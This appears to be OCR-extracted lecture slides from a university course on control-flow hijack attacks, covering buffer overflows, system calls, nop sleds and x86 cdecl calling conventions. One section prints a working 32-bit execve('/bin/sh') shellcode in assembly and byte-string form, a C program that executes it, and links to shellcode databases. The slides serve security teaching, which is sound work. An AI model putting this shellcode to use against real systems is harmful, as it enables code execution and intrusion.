

Διάλεξη #3 - Control Flow Hijack Attacks



https://xkcd.com/1353/



Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class

Την Προηγούμενη Φορά

1. x86 Fundamentals
   - Call Return Semantics
2. Basics of buffer overflow attacks
   - Live example

Ανακοινώσεις / Διευκρινίσεις

- Επιστρέφει η κλήση συστήματος (system call) execve;
- Όταν γράφουμε ένα string στο stack το γράφουμε προς τα πάνω;
- Θα υπήρχαν buffer overflows αν απλά γράφαμε προς τα κάτω;
- Σε τι μου είναι χρήσιμο το nop-sled;
- Σήμερα κλείνει η Εργασία #0 - μην ξεχαστούμε!

Σήμερα και Αύριο

- Control Flow Hijack Attacks
- Basics of buffer overflow attacks continued (shellcode + nopsled)
- x86 Fundamentals continued
- Format String Attacks
- Mitigations and Bypass


I don't care what anything was designed to do, I care about what it can do.
— Gene Kranz —
AZ QUOTES

Terminology: Exploits and Types of Exploits

An ***exploit*** is an ***input*** (aka ***payload***) that violates the *intended* semantics of the target application.


Method	**Objective**
Control Flow Hijack	Gain control of the instruction pointer `%rip (%eip)`
Denial of Service	Cause program to crash or stop servicing clients
Information Disclosure	Leak private information, e.g., saved password

Control Flow Hijacks (or Remote Code Execution - RCE) are considered to be the worst vulnerabilities a program can have.

Why?

Control Flow Hijack:
Always Computation + Control

E.g., buffer overflow (BOF):



- code injection
- return-to-libc
- GOT overwrite
- heap metadata overwrite
- return-oriented programming
- …

Same principle, different mechanism


Shellcode

Traditionally exploits injected assembly instructions for `exec(“/bin/sh”)` into buffer.

Data Execution Prevention and other defenses have made this exploitation technique ineffective on consumer commercial OSes for over a decade.

Sadly, this is still applicable in areas like IoT, energy, and so on.

- Considered a basic skill for exploitation (even if not on your latest OS)
- See “*Smashing the stack for fun and profit*” for one string
- or search online OR *write it yourself*!



Shellcode Example

Note absence of '\0' byte - why?

Assembly Form

```
08048060 <_start>:
 8048060: 31 c0                xor    %eax,%eax
 8048062: 50                   push   %eax
 8048063: 68 2f 2f 73 68       push   $0x68732f2f
 8048068: 68 2f 62 69 6e       push   $0x6e69622f
 804806d: 89 e3                mov    %esp,%ebx
 804806f: 89 c1                mov    %eax,%ecx
 8048071: 89 c2                mov    %eax,%edx
 8048073: b0 0b                mov    $0xb,%al
 8048075: cd 80                int    $0x80
 8048077: 31 c0                xor    %eax,%eax
 8048079: 40                   inc    %eax
 804807a: cd 80                int    $0x80
```

Binary String Form

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

exec("/bin/sh")

exit()

https://www.exploit-db.com/exploits/43716

Various Shellcode Databases and Types

https://www.exploit-db.com/ , https://shell-storm.org/ …

Alphanumeric Shellcode

English Shellcode

Platform Independent Shellcode

Running Shellcode with C

```c
#include <stdio.h>
#include <string.h>
int main() {
  char code[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                "\x68\x68\x2f\x62\x69\x6e\x89"
                "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                "\xcd\x80\x31\xc0\x40\xcd\x80";
  printf ("Shellcode length : %d bytes\n", strlen (code));
  int(*f)()=(int(*)())code;
  f();
  return 0;
}
```

```
$ gcc -o shell shell.c -m32
ubuntu@c0ab18986f52:~$ ./shell
Shellcode length : 28 bytes
Segmentation fault (core dumped)
$ gcc -o shell shell.c -m32 -zexecstack
ubuntu@c0ab18986f52:~$ ./shell
Shellcode length : 28 bytes
$
```


Making stack memory executable is required - why?

Tip: Quickly disassemble a byte sequence with: echo -ne "\x31\xc0\x50" | ndisasm -b 32 -

Author: pereira https://www.exploit-db.com/exploits/43716

What is a system call?

How do you make a system call as a programmer?



Executing System Calls

1. Put syscall number in eax
   - rax in 64 bit
2. Put arguments in ebx, ecx, edx, etc
   - rdi, rsi, rdx, … in 64 bit
3. Call int 0x80 (syscall)
4. System call runs. Result in eax (rax)

```
# execve syscall number is 0xb
# address of string “/bin/sh” in ebx, 0 in ecx & edx
execve(“/bin/sh”, 0, 0);
```

How am I supposed to remember all that? You don't! Look it up:
https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

x86: Two single-byte instructions to remember

\x90: nop instruction. A no-operation (nop for short) instruction is one that does nothing. Useful for exploit development by why would CPUs have such an instruction?

\xcc: int 3 instruction. An interrupt to stop the normal flow of execution and usually how debuggers like gdb implement breakpoints. int 0x80 is two bytes, why did computer architecture people decide to use a single byte for it?

Tip: nop Sleds (or Slides or Ramps)


WARNING:

Environment changes address of buf

$ OLDPWD=“” ./vuln

vs.

$ OLDPWD=“aaaa” ./vuln



Pro Tip: Inserting nop’s (0x90) into shellcode allows for slack

Why?

Probability of Success

Assume a 32-bit system where I'm randomly jumping to the stack. What are the odds I'll succeed in the following two scenarios?

Address: 0xf0808080


\x90	\x90	\x90	shellcode

3-byte nop sled

Address: 0xf0808080

\x90	\x90	\x90	\x90	…	\x90	shellcode

30,000-byte nop sled



Calling Conventions (cdecl - x86/32bit)

Filling in Stack Gaps

```
int orange(int a, int b)
{
  char buf[16];
  int c, d;
  if(a > b)
     c = a;
  else
     c = b;
  d = red(c, buf);
  return d;
}
```

Need to access arguments

Need space to store local vars (buf, c, and d)


Need space to put arguments for callee

Need a way for callee to return values

Calling convention determines the above features

cdecl – the default for Linux & gcc


```
int orange(int a, int b)
{
  char buf[16];
  int c, d;
  if(a > b)
     c = a;
  else
     c = b;
  d = red(c, buf);
  return d;
}
```



Don't worry!
We will walk through these
one by one.


When orange attains control,

1. return address has already been pushed onto stack by caller




When orange attains control,

1. return address has already been pushed onto stack by caller
2. own the frame pointer
   - push caller's ebp
   - copy current esp into ebp
   - first argument is at ebp+8




When orange attains control,

1. return address has already been pushed onto stack by caller
2. own the frame pointer
   - push caller's ebp
   - copy current esp into ebp
   - first argument is at ebp+8
3. save values of other callee-save registers *if used*
   - edi, esi, ebx: via push or mov
   - esp: can restore by arithmetic




When orange attains control,

1. return address has already been pushed onto stack by caller
2. own the frame pointer
   - push caller's ebp
   - copy current esp into ebp
   - first argument is at ebp+8
3. save values of other callee-save registers *if used*
   - edi, esi, ebx: via push or mov
   - esp: can restore by arithmetic
4. allocate space for locals
   - subtracting from esp
   - "live" variables in registers, which on contention, can be "***spilled***" to stack space




For *caller* orange to call *callee* red,



